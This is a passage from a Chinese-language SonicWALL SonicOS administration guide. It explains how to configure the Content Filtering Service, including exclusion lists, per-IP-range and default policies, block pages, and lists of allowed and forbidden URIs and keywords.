
要编辑受信任的域条目，请单击**编辑**图标，将显示**编辑受信任的域条目**对话框，与**添加受信任的域条目**对话框相同。

供管理员使用的 CFS 阻止



针对管理员 CFS 排除设置部分中的**对管理员也不绕过 CFS 阻止规则**复选框可为管理员控制内容过滤。默认情况下，当您（“admin”用户）从系统登录到 SonicOS 管理界面，在通过身份验证的会话期间暂停对该系统的 IP 地址应用 CFS 阻止。如果您希望对您的系统 IP 地址提供内容过滤并应用 CFS 策略，请选中**对管理员也不绕过 CFS 阻止规则**复选框。

CFS 排除列表



可以在 CFS 排除列表中手动添加或删除 IP 地址范围。禁用 CFS 排除列表中的 IP 地址的内容过滤。将这些地址范围视为**受信任的域**。

要手动添加 IP 地址到 CFS 排除列表，请选中**启用 CFS 排除列表**复选框。要保持 CFS 排除列表条目，但是临时允许访问阻止站点，请将该功能禁用（取消选中）。


主题：

- 第 1368 页的添加受信任的域到 CFS 排除列表
- 第 1369 页的暂时禁用 CFS 排除列表

添加受信任的域到 CFS 排除列表

如需向 *CFS* 排除列表添加 *IP* 地址范围，请执行以下步骤：

1 选中**启用 CFS 排除列表**复选框。单选按钮和下拉菜单随即可用。



2 选择一个**排除来自**选项：

- **仅 CFS** – 来自排除列表中的 IP 地址的流量会绕过内容过滤，但是不会绕过需要身份验证的访问规则。

- **CFS 和访问规则中的用户身份验证**（默认值）– 除了绕过 CFS 外，可通过要求用户身份验证的访问规则允许来自排除列表中的 IP 地址的流量，即使用户未通过身份验证（如果使用“单点登录”，则不会触发此功能）。

3 从下拉菜单中选择地址对象或创建新地址对象（有关配置地址对象的信息，请参见第 343 页的配置地址对象）。

4 单击**安全服务 > 内容过滤**页面上的**接受**。IP 地址范围已添加至 CFS 排除列表。

暂时禁用 CFS 排除列表

如需暂时禁用 *CFS* 排除列表，请执行以下步骤：

1 要保留 **CFS 排除列表**条目但暂时允许对这些 IP 地址应用内容过滤，则清除**启用 CFS 排除列表**复选框。

2 单击**安全服务 > 内容过滤**页面上的接受。

按 IP 地址范围的 CFS 策略


如需按 *IP* 地址范围配置 *CFS* 自定义策略，请执行以下步骤：

1 向下滚动至**每一个 IP 地址范围的 CFS 策略**部分。



2 选中**启用每一个 IP 地址范围的策略**复选框。

3 单击**添加...**按钮。显示**每一个 IP 地址范围添加 CFS 策略**对话框。



4 从 **CFS 地址对象**下拉菜单中选择地址对象或创建新地址对象（有关配置地址对象的信息，请参见第 343 页的配置地址对象）。

5 在 **CFS 策略**中选择要应用到此 CFS 地址对象的 CFS 策略：下拉菜单。

6 另外，也可以在**注释：**字段中添加关于此 IP 地址范围的注释。

7 单击**确定**。将更新**每一个 IP 地址范围的 CFS 策略**表。



要删除地址对象：

要删除单个地址对象，单击该条目的**删除**图标。要删除表中的所有地址对象，单击**全部删除**按钮。

要编辑地址对象：

要编辑地址对象，请单击**编辑**图标，将显示**按 IP 范围编辑 CFS 策略**对话框，与**按 IP 范围添加 CFS 策略**对话框相同。

阻止内容时显示的网页



您完全可以自定义在阻止用户尝试访问站点时向其显示的网页。要查看该网页的预览，请单击**预览**按钮。

重要：由于潜在漏洞问题，脚本代码 (Javascript) 和调用脚本代码的 HTML 内联事件属性不会评估且/或可能禁用。由于此限制，某些预览页面可能不会正常呈现。

要恢复默认阻塞页面消息，请单击**默认阻塞页面**按钮。

默认阻塞页面

如果您还未修改提供的代码，单击**预览**按钮将显示默认网页。显示阻止策略、客户端 IP 地址和阻止原因：



配置旧 SonicWALL 过滤器属性

如需内容过滤服务的常规信息，请参见第 1343 页的安全服务 > 内容过滤器。

您可以在 **SonicWALL 过滤器属性**窗口中自定义 SonicOS 中包含的 SonicWALL 内容过滤功能。如已有效订阅运行 SonicOS 的防火墙的 SonicWALL CFS 专业版，您可以创建应用于指定用户组的自定义策略。**默认** CFS 专业版策略是对未分配到特定自定义策略的所有用户进行内容过滤的基础。

> **注：** SonicWALL 推荐您设置**默认** CFS 专业版策略为限制最严格的策略。CFS 自定义策略将继承内容过滤属性。这表示所有 CFS 自定义策略都继承**默认** CFS 策略的过滤器。要确保正确的内容过滤，应配置**默认** CFS 策略成为限制最严格的策略，然后应将各自定义策略配置为有最高优先性，否则将由**默认**策略进行限制。

显示 *SonicWALL* 过滤器属性窗口的步骤如下：

1 在**安全服务 > 内容过滤**页面上，从**内容过滤类型**下拉菜单选择**内容过滤服务**。



2 单击**配置**。将显示**过滤器属性**对话框。



如需过滤器属性设置的配置信息，请参见以下部分：

- 第 1372 页的 CFS 选项卡
- 第 1374 页的策略选项卡
- 第 1383 页的全局自定义列表的自定义列表选项卡
- 第 1387 页的许可选项卡

CFS 选项卡

CFS 选项卡用于启用基于 IP 的 HTTPS 内容过滤，在服务器不可用时阻止或允许经过站点的流量，以及设置 URL 缓存首选项。



主题：

- 第 1372 页的设置
- 第 1373 页的 URL 缓存
- 第 1373 页的 URL 分级检查

设置

设置部分用于启用 HTTPS 内容过滤，选择在服务器不可用时防火墙如何运行，以及在有人尝试访问被禁网站时防火墙如何应对。

- **启用 HTTPS 内容过滤** - 选中该复选框启用 HTTPS 内容过滤。HTTPS 内容过滤基于 IP 和基于主机名，不会检查 URL。HTTP 内容过滤可执行重定向以实施身份验证或提供阻止页面，会阻止 HTTPS 过滤页面，但不会提示。您必须提供要过滤的所有 HTTPS 网站的 IP 地址。
- **启用 CFS 服务器故障切换** - 选中该复选框提供 CFS 服务器冗余和高可用性。
- **启用 CFS 有线模式** - 选中该复选框为有线模式部署启用 CFS。
- **如果服务器无法访问的时间达到（秒数）** - 设置在内容过滤服务器不可用后多长时间防火墙采取措施，阻止访问所有网站或允许对所有网站的通讯。默认值为 **5** 秒。

  注：如果服务器不可用，防火墙可以允许访问缓存内存中的网站。这表示通过选中**阻断对所有网站的通讯**复选框，防火墙将只阻止不在缓存内存中的网站。

  - **阻断对所有网站的通讯** - 如果您要防火墙阻止访问所有网站直至内容过滤服务器恢复可用，请选择该功能。
  - **允许对所有网站的通讯** - 如果您要在内容过滤服务器不可用时允许访问所有网站，请选择该功能。但是，如果启用了**已禁止的 URI**（统一资源定位符）和**已禁止的关键字**，依然会阻止它们。默认情况下已选中该选项。
- **如果 URL 标记为禁止** - 如果您已启用按类别阻止，且服务器阻止 URL，则有两个选项可供选择，默认这两个选项都选中：
  - **阻止访问 URL** - 选择该选项将阻止浏览器向用户显示请求的 URL。
  - **记录对 URL 的访问** - 选择该选项将在日志文件中记录请求的 URL。
- **自定义列表搜索顺序** – 您可以指定首先搜索哪个列表：
  - **“允许 URL”首先**（默认）
  - **“禁止 URL”首先**

URL 缓存

URL 缓存部分用于配置防火墙上的 URL 缓存大小。默认大小为 **768** KB。

提示：较大的 URL 缓存可以显著改善互联网浏览的响应时间。

URL 分级检查

如果您认为对某网站的分级错误或者您要提交新 URL 进行分级，可以单击**此处**链接显示 **SonicWALL CFS URL 分级检查请求**表单提交请求。这也可用于查看 URL 的分级。

在 **SonicWALL CFS URL 分级检查请求**表单中，输入 URL，然后单击**提交**按钮。出现 URL 的描述。然后，您可以选择**分级请求**请求对 URL 分级或更改分级。

策略选项卡

策略选项卡仅在当前订阅了防火墙的 SonicWALL CFS 专业版时才可见。**策略**选项卡用于修改**默认** CFS 策略和创建自定义 CFS 策略，然后您可以在**用户 > 本地组**页面将这些策略应用于特定的用户组。每个用户始终继承**默认** CFS 策略。CFS 自定义策略可用于修改默认 CFS 配置，为您网络中的特定用户组定制内容过滤策略。



注：要确保正确的内容过滤，应配置**默认** CFS 策略成为限制最严格的策略，然后应将各自定义策略配置为有最高优先性，否则将由**默认**策略进行限制。

下面几节介绍如何从**策略**选项卡配置策略：

- 第 1374 页的创建 CFS 自定义策略
- 第 1378 页的配置默认 CFS 策略

创建 CFS 自定义策略

只有在设备已有效订阅 SonicWALL CFS 专业版时，才可以创建 CFS 自定义策略。


创建新策略的步骤如下：

1 单击**添加**显示**添加 CFS 策略**对话框。



2 在**名称**字段中输入策略的名称。

3 单击 **URL 列表**选项卡。默认情况下选中所有非 N/A 类别。



4 在**选择禁止类别**列表中，清除您要允许访问的任何类别。如果要阻止所有类别，请选中**选择所有类别**复选框，或者清除该方框以取消选择所有类别，然后有选择地仅选中要指定禁止的那些类别。

5 单击**设置**选项卡。



6 在**自定义列表设置**下，选择以下任意设置：


- **允许域的源** - 从此下拉菜单，选择**自定义列表**选项卡中列出的允许域/URL 的来源：
  - **无**
  - **全局**（默认）
  - **每一个策略**
- **禁止域的源** - 从此下拉菜单，选择**自定义列表**选项卡中列出的禁止域/URL 的来源：
  - **无**
  - **全局**（默认）
  - **每一个策略**
- **关键字的源** - 从此下拉菜单中，选择在**自定义列表**选项卡中**禁止的关键字**部分中列出的关键字的来源（以启用关键字阻止）。
  - **无**
  - **全局**（默认）
  - **每一个策略**

7 在**安全搜索实施设置**下，选择**启用安全搜索实施**为所有搜索引擎启用安全搜索功能。默认禁用该设置。

8 要配置内容过滤实施的时间计划，在**按时间过滤禁止的 URL** 下的下拉菜单中选择时间计划：默认为**始终打开**，选中此选项时，将在所有时间段实施内容过滤。

> **提示：**“时间段”限制仅适用于内容过滤列表、自定义阻止和关键字阻止。“许可”和“限制 Web 功能”不受影响。

9 单击**自定义列表**选项卡。



10 在**已允许的 URI** 字段中输入 URI。每个 URL 都包含最多 80 个字符。

11 单击**添加**按钮。

12 对每个允许的 URI，重复步骤 10 和步骤 11。可以添加最多 100 个 URI。

13 在**已禁止的 URI** 字段中输入 URI。每个 URL 都包含最多 80 个字符。

14 单击**添加**按钮。

15 对每个禁止的 URI，重复步骤 13 和步骤 14。可以添加最多 100 个 URI。

16 在**已禁止的关键字**字段中输入关键字。每个关键字最长为 16 个字符，可以添加最多 100 个关键字。

17 单击**添加**按钮。

18 对每个禁止的关键字，重复步骤 16 和步骤 17。

19 单击**确定**。

配置默认 CFS 策略

策略选项卡的**策略**表中显示了默认策略。

配置默认策略成为限制最严格的策略的步骤如下：


1 导航到**安全服务 > 内容过滤器**页面。



2 在**内容过滤类型**部分中，单击**配置**按钮。将显示**过滤器属性**对话框。



3 单击**策略**选项卡。




4 单击该默认策略**配置**列中的**编辑**图标。显示**编辑 CFS 策略**窗口。

> 注：由于不能更改默认策略名称，所以**名称**字段为灰显。



5 单击 **URL 列表**选项卡。



6 选中您要过滤的任何附加类别的复选框。要限制所有 CFS 专业版的类别（最严格的策略），请选中**选择全部类别**复选框。

7 单击**设置**选项卡。



8 在**自定义列表设置**下，为以下设置选择需要的选项：

- **允许域的源**
- **禁止域的源**
- **关键字源**

上述设置的可用选项为：


- **全局** - 对于此策略，将使用全局自定义列表策略来决定允许域、禁止域和关键字。这是默认设置。
- **按策略** - 对于此策略，在本地**自定义列表**选项卡中定义的“已允许的 URI”、“已禁止的 URI”或“已禁止的关键字”将用于确定允许域、禁止域和关键字。
- **无** - 对于此策略，不使用在本地“自定义列表”选项卡**或**全局“自定义列表”中定义的“已允许的 URI”、“已禁止的 URI”或“已禁止的关键字”

9 （可选）在**安全搜索实施设置**下，选中**启用安全搜索实施**复选框。对于提供此功能的搜索引擎，将实施安全搜索，防止搜索结果中包含评为暴力、种族、色情和其他不良评级的网站。

10 在 **YouTube for Schools** 下，选中**启用 YouTube for Schools** 复选框并在**学校 ID** 字段中输入 ID。如需配置 YouTube for Schools 的更多信息，请参见第 1391 页的 YouTube for Schools 的内容过滤支持。

11 在**按时间过滤禁止的 URL** 下，下拉菜单设置为**始终打开**且为灰显，使之无法更改。

12 单击**自定义列表**选项卡。



13 在**已允许的 URI** 字段中输入 URI。每个 URL 都包含最多 80 个字符。

14 单击**添加**按钮。

15 对每个允许的 URI 重复前两个步骤。可以添加最多 100 个 URI。

16 在**已禁止的 URI** 字段中输入 URI。每个 URL 都包含最多 80 个字符。

17 单击**添加**按钮。

18 对每个禁止的 URI 重复前两个步骤。可以添加最多 100 个 URI。

19 在**已禁止的关键字**字段中输入关键字。每个关键字最长为 16 个字符，可以添加最多 100 个关键字。

20 单击**添加**按钮。

21 对每个禁止的关键字重复前两个步骤。

22 单击**确定**。

全局自定义列表的自定义列表选项卡

您可以自定义 URL 列表以包含**已允许的 URI** 和**已禁止的 URI**。通过自定义 URL 列表，您可以包含要访问或阻止的特定 URL，以及包含用于阻止站点的特定关键字。对于有有效 SonicWALL CFS 专业版订阅的设备和没有 CFS 专业版许可证的设备，**自定义列表**选项卡中的可用设置不同。下图显示有有效 CFS 专业版订阅的设备的**自定义列表**选项卡。



对于带或不带 CFS 专业版订阅的设备，由每个策略来控制对这些在全局定义的自定义列表的使用。要启用或禁用该页面上的任何自定义列表，请参见第 1384 页的启用或禁用允许/禁止 URI 或禁止关键字阻止。

在**已允许的 URI** 列表或**已禁止的 URI** 列表中，您可以指定路径，但不能指定页面。例如：

- `www.example.org/wiki/Main_Page` 有效。
- `example.org/resource.txt` 无效。

△ 小心：在“**已允许的 URI**”或“**已禁止的 URI**”字段中都不要包含前缀 **`http://`**。这也应用于所有子域。例如，输入 *yahoo.com* 会应用于 *mail.yahoo.com* 和 *my.yahoo.com*。

创建自定义全局允许/禁止列表的步骤如下：

1 要允许访问内容过滤服务阻止的网站，在**已允许的 URI** 字段中输入主机名，例如 ***`www.ok-site.com`***。可以添加最多 1,024 个条目，每个条目的最大长度为 80 个字符。

2 单击**添加**。

3 要阻止内容过滤服务未阻止的网站，在**已禁止的 URI** 字段中输入主机名，例如 `www.bad-site.com`。可以添加最多 1,024 个条目，每个条目的最大长度为 80 个字符。

4 单击**添加**。

5 要启用使用关键字阻止，在**已禁止的关键字**字段中输入要阻止的关键字。关键字可以包含最多 16 个字符，可以添加最多 100 个关键字。

6 单击**添加**。

7 单击**确定**。

允许/禁止列表删除条目的步骤如下：

1 要删除允许、禁止的 URL 或禁止的关键字，请在相应的列表中选中它。

2 单击**删除**。

3 对每个要删除的条目重复步骤 1 和步骤步骤 2。

4 单击**确定**。**编辑 CFS 策略**对话框关闭。

启用或禁用允许/禁止 URI 或禁止关键字阻止

您可以在全局范围内以及在策略内定义**已允许的 URI** 列表、**已禁止的 URI** 列表以及**已禁止的关键字**列表。按策略控制对全局范围内定义的自定义列表或在策略内定义的自定义列表的使用。如果没有当前有效的 SonicWALL CFS 专业版订阅，页面底部的**自定义列表**选项卡中提供这些设置。

主题：

- 第 1384 页的在订阅 CFS 专业版的设备上
- 第 1386 页的在未订阅 CFS 专业版的设备上
- 第 1386 页的禁用除允许域之外的所有 Web 通讯

在订阅 CFS 专业版的设备上


如果防火墙当前已订阅 *SonicWALL CFS* 专业版，要启用或禁用允许/禁止域或关键字阻止功能，请执行以下步骤：

1 在**安全服务 > 内容过滤**页面，选择**内容过滤类型**下的**内容过滤服务**。

2 单击**配置**。此时会显示**过滤器属性**对话框。



3 单击**策略**选项卡。



4 单击要启用或禁用这些功能的策略的**编辑** 列。将显示**编辑 CFS 策略**对话框。



5 单击**设置**选项卡。



6 在**自定义列表设置**下，选择以下任意设置：

- **允许域的源** - 为此设置选择**全局**可禁用在该策略的本地**自定义列表**选项卡中列出的允许域/URL。该策略**已允许的 URI** 列表中的域仍受到内容过滤的控制。为此设置选择**按策略**可允许访问在该策略的本地**自定义列表**选项卡的**已允许的 URI** 字段中列出的域/URL。
- **禁止域的源** - 为此设置选择**按策略**可启用对在该策略的本地**自定义列表**选项卡中列出的禁止域/URL 进行过滤（阻止），或选择**全局**可忽略本地定义的**已禁止的 URI** 列表并使用全局定义的那个列表。
- **关键字源** - 为此设置选择**按策略**可启用对在该策略的本地**自定义列表**选项卡中已**禁止的关键字**字段中列出的关键字进行关键字阻止，或选择**全局**可忽略本地定义的**已禁止的关键字**列表并使用全局定义的那个列表。

7 单击**确定**。

